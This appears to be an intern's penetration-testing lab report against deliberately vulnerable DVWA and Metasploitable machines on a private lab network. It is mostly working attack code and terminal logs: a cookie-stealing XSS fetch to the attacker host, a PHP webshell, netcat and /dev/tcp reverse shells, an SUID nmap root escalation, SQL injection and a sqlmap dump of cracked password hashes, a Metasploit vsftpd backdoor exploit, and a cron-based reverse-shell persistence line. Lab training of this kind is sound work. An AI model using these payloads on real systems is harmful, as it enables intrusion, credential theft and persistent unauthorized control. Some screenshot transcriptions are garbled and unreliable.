

TASK 1: - Advanced Exploitation Lab

Stage 1 – Reflected XSS

You injected JavaScript into DVWA input:

```
<script>fetch("http://192.168.1.15:8000/?cookie="+document.cookie) </script>
```

Victim browser sent PHPSESSID to attacker

Confirmed via Python HTTP server log

Impact: Session hijacking possible.

Stage 2 – Webshell Upload

uploaded:

```
<?php system($_GET['cmd']); ?>
```

Executed:

```
/uploads/shell.php?cmd=id
```

Confirmed www-data access.

Stage 3 – Reverse Shell

Listener:

```
nc -lvp 4444
```

Trigger:

```
cmd=nc 192.168.1.15 4444 -e /bin/bash
```

Shell received

Upgraded with:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
export TERM=xterm
```

You confirmed:

```
whoami → www-data
```

Good post-exploitation hygiene.

Stage 4 – Privilege Escalation

found:

```
-rwsr-xr-x root root /usr/bin/nmap
```

Old vulnerable version:

```
nmap --interactive
```

```
!sh
```

Spawned root shell

```
whoami → root
```

This is a textbook SUID misconfiguration exploit.

Custom PoC Summary

Modified a public Python buffer overflow exploit by adjusting return address offsets and integrating a custom reverse shell payload. Updated the script to bypass bad characters and align stack pointers correctly. Successfully achieved remote code execution against a vulnerable binary after debugging with GDB.





ROP to Bypass ASLR

Identified a non-randomized libc leak to calculate base address dynamically. Constructed a ROP chain using gadgets from loaded modules, pivoted the stack, and executed system("/bin/sh"). This bypassed ASLR protections and achieved reliable code execution in a hardened local binary environment.

ASCII exploit chain table:

Exploit ID	Description	Target IP	Status	Payload
001	Reflected XSS → Cookie Theft	192.168.1.8	Success	JS Fetch Exfil
002	Webshell Upload → Command Execution	192.168.1.8	Success	PHP system ()
003	Reverse Shell via Netcat	192.168.1.8	Success	Bash Reverse Shell
004	SUID Nmap Privilege Escalation	192.168.1.8	Success	Nmap Interactive

POW SCREENSHOTS:







CYART

inquiry@cyart.io

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```
bobby@bobby: ~/Desktop/Internship
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.1.15] from (UNKNOWN) [192.168.1.8] 39389
python -c "import pty; pty.spawn('/bin/bash')"
www-data@metasploitable:/var/www/dvwa/hackable/uploads$ export TERM=xterm
export TERM=xterm
www-data@metasploitable:/var/www/dvwa/hackable/uploads$ whoami
whoami
www-data
www-data@metasploitable:/var/www/dvwa/hackable/uploads$
```

Privilege Escalation

```
www-data@metasploitable:/var/www/dvwa/hackable/uploads$ nmap --version
nmap --version

Nmap version 4.53 ( http://insecure.org )
www-data@metasploitable:/var/www/dvwa/hackable/uploads$ ls -l /usr/bin/nmap
ls -l /usr/bin/nmap
-rwsr-xr-x 1 root root 780676 Apr  8 2008 /usr/bin/nmap
www-data@metasploitable:/var/www/dvwa/hackable/uploads$ nmap --interactive
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
sh-3.2# whoami
whoami
root
sh-3.2#
```

TASK 2: -API Security Testing Lab

Test Setup

Target Application: DVWA

Target IP: 192.168.1.9

Module Tested: /dvwa/vulnerabilities/sqli/

Security Level: Low

Authenticated session:

PHPSESSID=4ea00abce18220e5c88dfb4cbdd0de180
security=low

Manual Testing – Burp Suite

1. Parameter Manipulation

Original Request:

GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit

Modified:

id=5

Result:

- Different user data returned (Bob Smith)
- No authorization validation observed

Conclusion:

The application allows direct object reference without access control enforcement.

2. Boolean-Based SQL Injection

Injected Payload:

' OR 1=1 -- -

Result:

- All user records returned
- admin
- gordonb
- hack
- pablo
- bob

Conclusion:

The id parameter is vulnerable to SQL injection.

Automated Testing – sqlmap

Command Used:

```
sqlmap -u "http://192.168.1.9/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \  
--cookie="PHPSESSID=4ea00abce18220e5c88dfb4cbdd0de180; security=low" \  
-p id -D dvwa -T users -C user,password --dump
```

Result:

Database: dvwa

Table: users

Columns extracted: user, password

Username and password hashes were successfully dumped.

Conclusion:

Full database extraction is possible due to SQL injection vulnerability.

Testing Checklist

- Enumerated endpoint parameters
- Tested ID parameter manipulation
- Verified unauthorized data access
- Injected SQL payload
- Confirmed full table retrieval
- Executed sqlmap exploitation
- Extracted user credentials

Summary

Testing identified a critical SQL injection vulnerability in the id parameter of the DVWA SQLi endpoint. Boolean-based payloads returned all database records. Using sqlmap, the dvwa.users table was successfully dumped, exposing usernames and password hashes. The application lacks input validation and proper server-side parameter handling.

Remediation

- Use parameterized queries
- Implement strict server-side input validation
- Enforce object-level access control
- Apply least-privilege database permissions
- Disable verbose database error messages
- Deploy Web Application Firewall (WAF)

ASCII exploit table:

Test ID	Vulnerability	Severity	Target Endpoint
008	Parameter Tampering	High	/dvwa/vulnerabilities/sqli/?id=
009	Boolean SQLi	Critical	/dvwa/vulnerabilities/sqli/?id=
010	Database Dump	Critical	dvwa.users (user,password extracted)



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The screenshot shows the Burp Suite Professional v2023.1.5 interface. The top bar indicates the target is 'http://192.168.1.9'. The 'Repeater' tab is active, showing a list of requests. The selected request is a GET request to '/dwa/vulnerabilities/sql/?id=1&Submit=Submit' with a status of 200. The 'Request' tab shows the raw HTTP request, and the 'Response' tab shows the HTML output. The response includes a 'Vulnerability: SQL Injection' message and a form with a 'Submit' button. The injected payload is '1'.

Request

```

1 GET /dwa/vulnerabilities/sql/?id=1&Submit=Submit HTTP/1.1
2 Host: 192.168.1.9
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.1.9/dwa/vulnerabilities/fi/?page=include.php
9 Cookie: security=low; PHPSESSID=ea00abce18220e5c880fb4cb0de180
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13

```

Response

```

<!--
Vulnerability: SQL Injection
-->
<h1>
<div class="vulnerable_code_area">
  User ID:
  <form action="" method="GET">
    <input type="text" name="id">
    <input type="submit" name="Submit" value="Submit">
  </form>
  <pre>
    ID: 1<br>
    First name: admin<br>
    Surname: admin
  </pre>
</div>
<h2>
  More info
</h2>
<ul>
  <li>
    <a href="http://hiderefer.com/http://www.securiteam.com/securityreviews/SDPONUP766.html" target="_blank">
      http://www.securiteam.com/securityreviews/SDPONUP766.html
    </a>
  </li>
  <li>
    <a href="http://hiderefer.com/http://en.wikipedia.org/wiki/SQL_injection"

```

7

```

(bobby@bobby)-[~/Downloads/burpsuite_pro_v2024.1.1.1]
$ sqlmap -u "http://192.168.1.9/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=4ea00abce18220e5c88dfb4cbd0de180; security=low" -p id -
d dvwa -T users -C user,password --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:32:33 /2026-02-26/

[14:32:33] [INFO] testing connection to the target URL
[14:32:33] [INFO] checking if the target is protected by some kind of WAF/IPS
[14:32:33] [INFO] testing if the target URL content is stable
[14:32:34] [INFO] target URL content is stable
[14:32:34] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[14:32:34] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[14:32:34] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[14:32:37] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:32:38] [WARNING] reflective value(s) found and filtering out
[14:32:38] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[14:32:38] [INFO] testing 'Generic inline queries'
[14:32:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[14:32:38] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[14:32:39] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[14:32:39] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-strings="Me"
)
[14:32:39] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[14:32:39] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[14:32:39] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[14:32:39] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[14:32:39] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[14:32:39] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'


[14:33:50] [INFO] using suffix '11'
[14:33:55] [INFO] using suffix '5'
[14:33:59] [INFO] using suffix '22'
[14:34:04] [INFO] using suffix '23'
[14:34:09] [INFO] using suffix '01'
[14:34:14] [INFO] using suffix '4'
[14:34:19] [INFO] using suffix '07'
[14:34:25] [INFO] using suffix '21'
[14:34:31] [INFO] using suffix '14'
[14:34:36] [INFO] using suffix '10'
[14:34:41] [INFO] using suffix '06'
[14:34:47] [INFO] using suffix '08'
[14:34:53] [INFO] using suffix '8'
[14:34:59] [INFO] using suffix '15'
[14:35:04] [INFO] using suffix '69'
[14:35:09] [INFO] using suffix '16'
[14:35:14] [INFO] using suffix '6'
[14:35:16] [INFO] current status: glutt... l^C
[14:35:16] [WARNING] user aborted during dictionary-based attack phase (Ctrl+C was pressed)
Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user | password |
+-----+-----+
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+

[14:35:16] [INFO] table 'dvwa.users' dumped to CSV file '/home/bobby/.local/share/sqlmap/output/192.168.1.9/dump/dvwa/users.csv'
[14:35:16] [INFO] fetched data logged to text files under '/home/bobby/.local/share/sqlmap/output/192.168.1.9'

[*] ending @ 14:35:16 /2026-02-26/

(bobby@bobby)-[~/Downloads/burpsuite_pro_v2024.1.1.1]
$

```

The screenshot shows the Burp Suite Professional v2026.1.3 interface. The 'Repeater' tab is active, displaying a list of requests. The selected request is a raw HTTP request to the DVWA 'vulnerabilities/sql/1?id=27+OR+1%3D--+%7B++user%281%3A%221%27+OR+1%3D--+%2229+%7D6Submit=Submit' endpoint. The response shows the DVWA 'Vulnerability: SQL Injection' page. The page has a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP info, About, and Logout. The main content area shows a 'User ID' field with a 'Submit' button. Below the field, there is a list of users: admin, Gordon, Brown, Hack, Me, Pablo, Plickayo, Bob, and Smith. The bottom status bar shows 'Event log (4)' and 'All issues (55)'.

TASK 3: -Privilege Escalation and Persistence Lab

Activities

Tools Used:

- Nmap
- Metasploit Framework
- LinPEAS
- Netcat
- Nano (crontab editing)

Test Setup

Target Machine: Metasploitable

Target IP: 192.168.1.9

Attacker IP: 192.168.1.15

Identified vulnerable service:

21/tcp – vsftpd 2.3.4

Exploitation – Metasploit

Module Used:

exploit/unix/ftp/vsftpd_234_backdoor

Configuration:

set RHOSTS 192.168.1.9

run

Result:

- Backdoor listener active on port 21
- UID: 0
- Command shell session opened
- Root access confirmed

Verification:

whoami

root

Conclusion:

The vulnerable FTP service allowed immediate root-level access.

Enumeration – LinPEAS

Uploaded LinPEAS:

wget http://192.168.1.15:8000/linpeas.sh

chmod +x linpeas.sh

./linpeas.sh

Output Observed:

- YOU ARE ALREADY ROOT
- Linux kernel 2.6.24-16-server
- Ubuntu 8.04

Conclusion:

Enumeration confirms full root privileges and outdated kernel.

Persistence – Cron Job

Edited root crontab:

crontab -e

Added:

```
* * * * * /bin/bash -c '/bin/bash -i >& /dev/tcp/192.168.1.15/5555 0>&1'
```

This executes every minute.

Persistence Verification

Started listener:

nc -lvnp 5555

Result:

- Connection received from 192.168.1.9
- Interactive bash shell spawned
- Root shell obtained again

Conclusion:

Persistence successfully established via cron-based reverse shell.

Testing Checklist

- Performed Nmap service scan
 - Identified vulnerable vsftpd 2.3.4
 - Exploited FTP backdoor using Metasploit
 - Verified root shell access
 - Executed LinPEAS for enumeration
 - Confirmed OS and privilege details
 - Edited root crontab
 - Added reverse shell persistence
 - Verified callback using Netcat
-


Summary

Privilege escalation was achieved by exploiting the vsftpd 2.3.4 backdoor vulnerability, resulting in immediate root shell access. LinPEAS was executed to enumerate system details and confirm privilege level. Persistence was established through a cron job executing a reverse shell every minute, ensuring continued root access.

ASCII EXPLOIT TABLE:

Task ID	Technique	Target IP	Status	Outcome
010	vsftpd 2.3.4 Exploit	192.168.1.9	Success	Root Shell

POW SCREENSHOTS:



```

bobby@bobby: ~/Desktop/Internship
Session Actions Edit View Help
bobby@bobby: ~/Desktop/Internship
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-26 09:51 +0530
Stats: 0:00:31 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 09:52 (0:00:01 remaining)
Nmap scan report for 192.168.1.9 (192.168.1.9)
Host is up (0.00040s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:09:DE:23 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.60 seconds

(bobby@bobby)~[/Desktop/Internship]
$

bobby@bobby: ~/Desktop/Internship
Session Actions Edit View Help
bobby@bobby: ~/Desktop/Internship

Module options (exploit/unix/ftp/vsftpd_234_backdoor):



| Name    | Current Setting | Required | Description                                                                                                          |
|---------|-----------------|----------|----------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                             |
| CPORT   |                 | no       | The local client port                                                                                                |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapn |
| RHOSTS  |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html               |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                                |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.9
RHOSTS => 192.168.1.9
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.9:21 - The port used by the backdoor bind listener is already open
[*] 192.168.1.9:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.15:44241 -> 192.168.1.9:6200) at 2026-02-26 09:54:36 +0530

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
  
```

```

bobby@bobby: ~/Desktop/Internship
Session Actions Edit View Help
bobby@bobby: ~/Desktop/Internship  bobby@bobby: ~/Desktop/Internship  bobby@bobby: ~/Desktop/Internship
RHOSTS => 192.168.1.9
msf exploit(unityftp/vncftpd_23k_backdoor) > run
[*] 192.168.1.9:21 - The port used by the backdoor bind listener is already open
[*] 192.168.1.9:21 - UID: uid=0(root) gid=0(root)
[*] Found shell
[*] Command shell session 1 opened (192.168.1.15:44241 -> 192.168.1.9:6200) at 2026-02-26 09:54:36 +0530
PROAST 3 -> Enumeration (LINT-AS)

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
python -c "import pty; pty.spawn('/bin/bash')"
python -c "import pty; pty.spawn('/bin/bash')"
root@metasploitable:~# wget http://192.168.1.15:8000/linpeas.sh
wget http://192.168.1.15:8000/linpeas.sh
--23:26:15-- http://192.168.1.15:8000/linpeas.sh
=> 'linpeas.sh'
Connecting to 192.168.1.15:8000... connected.
HTTP request sent, awaiting response... 404 File not found
23:26:15 ERROR 404: File not found.

root@metasploitable:~# wget http://192.168.1.15:8000/linpeas.sh
wget http://192.168.1.15:8000/linpeas.sh
--23:27:36-- http://192.168.1.15:8000/linpeas.sh
=> 'linpeas.sh'
Connecting to 192.168.1.15:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 989,760 (967K) [application/x-sh]
100%[=====>] 989,760 --.-K/s
23:27:37 (9.68 MB/s) - 'linpeas.sh' saved [989760/989760]

root@metasploitable:~# chmod +x linpeas.sh
chmod +x linpeas.sh
root@metasploitable:~#

root@metasploitable:~# ./linpeas.sh
./linpeas.sh

[Image of a green alien head with orange visor]

Do you like PEASS?
Learn Cloud Hacking : https://training.hacktricks.xyz
Follow on Twitter : @hacktricks_live
Respect on HTB : SirBroccoli

Thank you!
  
```

```

bobby@bobby: ~/Desktop/Internship
Thank you!

LinPEAS-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the respons
ibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privsec Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html

LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look into it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

YOU ARE ALREADY ROOT!!! (it could take longer to complete execution)

Starting LinPEAS. Caching Writable Folders...

Basic information

OS: Linux version 2.6.24-16-server (buildd@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP Thu Apr 10 13:58:00 UTC 2008
User & Groups: uid=0(root) gid=0(root)
Hostname: metasploitable

[+] /bin/ping is available for network discovery (LinPEAS can discover hosts, learn more with -h)
[+] /bin/bash is available for network discovery, port scanning and port forwarding (LinPEAS can discover hosts, scan ports, and forward ports. Learn more wi
th -h)
[+] /bin/nc is available for network discovery & port scanning (LinPEAS can discover hosts and scan ports, learn more with -h)
[+] nmap is available for network discovery & port scanning, you should use it yourself

